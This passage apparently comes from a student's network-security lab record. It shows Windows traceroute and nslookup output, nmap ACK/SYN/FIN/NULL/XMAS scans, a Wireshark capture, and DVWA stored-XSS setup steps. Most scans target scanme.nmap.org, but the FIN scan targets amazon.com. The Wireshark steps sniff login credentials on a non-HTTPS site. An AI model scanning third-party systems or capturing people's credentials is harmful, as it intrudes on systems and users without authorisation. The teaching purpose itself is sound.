  3     8 ms     9 ms     4 ms  nsg-corporate-9.210.186.122.airtel.in [122.186.210.9]
  4   273 ms   249 ms   246 ms  182.79.240.90
  5   260 ms   259 ms   269 ms  ldn-b3-link.telia.net [62.115.187.116]
  6     *      264 ms   255 ms  ldn-bb4-link.ip.twelve99.net [62.115.122.180]
  7   261 ms   260 ms   260 ms  nyk-bb1-link.ip.twelve99.net [62.115.112.244]
  8   260 ms   260 ms   258 ms  nyk-b2-link.ip.twelve99.net [62.115.115.145]
  9   267 ms   267 ms   274 ms  a100us-ic340641-nyk-b2.ip.twelve99-cust.net [62.115.168.95]

 10   248 ms   247 ms   250 ms  52.93.247.129
 11     *        *        *     Request timed out.
 12   269 ms   253 ms   254 ms  52.93.59.229
 13   243 ms   242 ms   242 ms  52.93.59.29
 14     *        *        *     Request timed out.
 15     *        *        *     Request timed out.
```

4. nslookup

```
Select Command Prompt

C:\Users\comp161>nslookup spotify.com
Server:  ns1.mtnl.net.in
Address:  203.94.227.70

Non-authoritative answer:
Name:    spotify.com
Addresses:  2600:1901:1:c36::
          35.186.224.25
```

CONCLUSION: Run and analyze the output of following commands in Linux – ifconfig , ping , netstat , traceroute , nslookup Linux Commands. Hence prove this are command performed successfully .

PRACTICAL No: 4

AIM: Use NMap scanner to perform port scanning of various forms – ACK, SYN, FIN, NULL, XMAS.

a) ACK :

Command : nmap -sA –T4 scanme.nmap.org

Command Prompt

```
C:\Users\admin>namp -sA -T4 scanme.nmap.org
'namp' is not recognized as an internal or external command,
operable program or batch file.

C:\Users\admin>nmap -sA -T4 scanme.nmap.org
Starting Nmap 7.92 ( https://nmap.org ) at 2022-02-15 07:50 India Standard Time
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.31s latency).
Not shown: 993 unfiltered tcp ports (reset)
PORT     STATE    SERVICE
135/tcp  filtered msrpc
139/tcp  filtered netbios-ssn
445/tcp  filtered microsoft-ds
1022/tcp filtered exp2
1023/tcp filtered netvenuechat
1026/tcp filtered LSA-or-nterm
9898/tcp filtered monkeycom

Nmap done: 1 IP address (1 host up) scanned in 31.39 seconds

C:\Users\admin>
```

b) SYN:

Command : nmap –p22,113,139 scanme.nmap.org

```
C:\Users\admin>nmap -p22,113,139 scanme.nmap.org
Starting Nmap 7.92 ( https://nmap.org ) at 2022-02-15 07:58 India Standard Time
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.28s latency).

PORT    STATE    SERVICE
22/tcp  open     ssh
113/tcp closed   ident
139/tcp filtered netbios-ssn

Nmap done: 1 IP address (1 host up) scanned in 13.22 seconds

C:\Users\admin>
```

c) FIN:

Command : nmap -sF -T4 [IP Addrs. / URL]

```
C:\Users\admin>

C:\Users\admin>nmap -sF -T4 amazon.com
Starting Nmap 7.92 ( https://nmap.org ) at 2022-02-15 08:19 India Standard Time
Nmap scan report for amazon.com (205.251.242.103)
Host is up (0.28s latency).
Other addresses for amazon.com (not scanned): 54.239.28.85 176.32.103.205
rDNS record for 205.251.242.103: s3-console-us-standard.console.aws.amazon.com
All 1000 scanned ports on amazon.com (205.251.242.103) are in ignored states.
Not shown: 1000 open|filtered tcp ports (no-response)

Nmap done: 1 IP address (1 host up) scanned in 28.89 seconds

C:\Users\admin>
```

d) **NULL**:

Command: nmap –sN –p 22 scanme.nmap.org

Command Prompt

```
C:\Users\admin>nmap -sN -p 22 scanme.nmap.org
Starting Nmap 7.92 ( https://nmap.org ) at 2022-02-15 08:28 India Standard Time
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.29s latency).

PORT   STATE         SERVICE
22/tcp open|filtered ssh

Nmap done: 1 IP address (1 host up) scanned in 13.28 seconds

C:\Users\admin>
```

e) XMAS:

Command: nmap -sX -T4 scanme.nmap.org

```
C:\Users\admin>nmap -sX -T4 scanme.nmap.org
Starting Nmap 7.92 ( https://nmap.org ) at 2022-02-15 08:34 India Standard Time
Nmap scan report for scanme.nmap.org (45.33.32.156)
Host is up (0.26s latency).
All 1000 scanned ports on scanme.nmap.org (45.33.32.156) are in ignored states.
Not shown: 1000 open|filtered tcp ports (no-response)

Nmap done: 1 IP address (1 host up) scanned in 24.86 seconds

C:\Users\admin>
```

Conclusion : These command prompt are"ACK, SYN, FIN, NULL, XMAS" is performed successfully .

Practical No: 5

AIM : Capturing and analyzing network packets using wireshark

a) Identification the live network

b) Capture Packets


c) Analyze the captured packets


Step 1: Download and install Wireshark from the website

https://www.wireshark.org/#download

Step 2: After installation open Wireshark.

Step 3: Select any connection of your choice. In this case, we will select the Ethernet Connection.







No.	Time	Source	Destination	Protocol	Length	Info
101	5.662453	192.168.29.81	192.168.29.255	UDP	84	60225 → 5775 Len=42
102	5.678356	192.168.29.81	239.255.255.250	SSDP	391	NOTIFY * HTTP/1.1
103	5.678356	192.168.29.81	239.255.255.250	SSDP	391	NOTIFY * HTTP/1.1
104	5.719103	192.168.29.81	239.255.255.250	SSDP	379	NOTIFY * HTTP/1.1
105	5.719103	192.168.29.81	239.255.255.250	SSDP	379	NOTIFY * HTTP/1.1
106	5.866867	2404:6800:4009:81b:…	2405:201:f:d029:4d9…	TLSv1.2	147	Application Data
107	5.867302	2405:201:f:d029:4d9…	2404:6800:4009:81b:…	TCP	74	57504 → 443 [FIN, ACK] Seq=1 Ack=74 Win=517 Len=0
108	5.871053	2404:6800:4009:81b:…	2405:201:f:d029:4d9…	TCP	74	443 → 57504 [FIN, ACK] Seq=74 Ack=2 Win=274 Len=0
109	5.871117	2405:201:f:d029:4d9…	2404:6800:4009:81b:…	TCP	74	57504 → 443 [ACK] Seq=2 Ack=75 Win=517 Len=0
110	6.166420	192.168.29.160	224.0.0.22	IGMPv3	62	Membership Report / Join group 239.255.102.18 for any source
111	6.465405	2404:6800:4009:81d:…	2405:201:f:d029:4d9…	TLSv1.2	147	Application Data
112	6.465679	2405:201:f:d029:4d9…	2404:6800:4009:81d:…	TCP	74	57508 → 443 [FIN, ACK] Seq=1 Ack=74 Win=514 Len=0
113	6.470040	2404:6800:4009:81d:…	2405:201:f:d029:4d9…	TCP	74	443 → 57508 [FIN, ACK] Seq=74 Ack=2 Win=277 Len=0
114	6.470124	2405:201:f:d029:4d9…	2404:6800:4009:81d:…	TCP	74	57508 → 443 [ACK] Seq=2 Ack=75 Win=514 Len=0
115	6.743855	192.168.29.179	224.0.0.22	IGMPv3	60	Membership Report / Join group 239.255.255.250 for any sourc
116	6.743855	192.168.29.179	224.0.0.22	IGMPv3	60	Membership Report / Join group 239.255.255.250 for any sourc

```
> Frame 1: 147 bytes on wire (1176 bits), 147 bytes captured (1176 bits) on interface \Device\NPF_{54AC9FF9-1169-4A54-9DE0-1C242F8A1B25},
> Ethernet II, Src: Sercomm_06:92:07 (14:ae:85:e6:92:07), Dst: Giga-Byt_c6:92:7e (b4:2e:99:c6:92:7e)
> Internet Protocol Version 6, Src: 2404:6800:4009:80c::2002, Dst: 2405:201:f:d029:4d9a:d465:4fcf:50a9
> Transmission Control Protocol, Src Port: 443, Dst Port: 57512, Seq: 1, Ack: 1, Len: 73
> Transport Layer Security
```


Step 4: Open any website which is not https secured and try to enter a username and password in the login section. Then in Wireshark display thefilter as http.



Step 5: Right click on the packet which sends the post request and then clickFollow>> TCP Stream.



Step 6: A new dialog box will appear. Search for the credentials here.



Conclusion:


The practical on "Use Wireshark (Sniffer) to capture network traffic andanalyze" is performed successfully.

Practical No: 6


AIM : Simulate persistent cross-site scripting attack

Step 1 : Extract the DVWA.zip file.


Step 2 : Copy the folder and paste it in Drive C : >xampp>hdocs.




Step 3 : Rename the file to DVWA.



Step 4 : Go to the config file and rename the file as config.inc.php .




Step 5 : Open chrome and search localhost/dvwa.




Step 6 : Click on create/ reset database. The database will be created. Click on login.


Step 7 : Username = “Admin” and “password”. Click on login.



Step 8 : Click on DVWA security and set the security to low.



Step 9 : Click on XSS (stored) write the script and click on sign guestbook. The script will be created whenever the page is reloaded.




CONCLUSION: TO Simulate " persistent cross-site scripting attack " IS performed successfully.

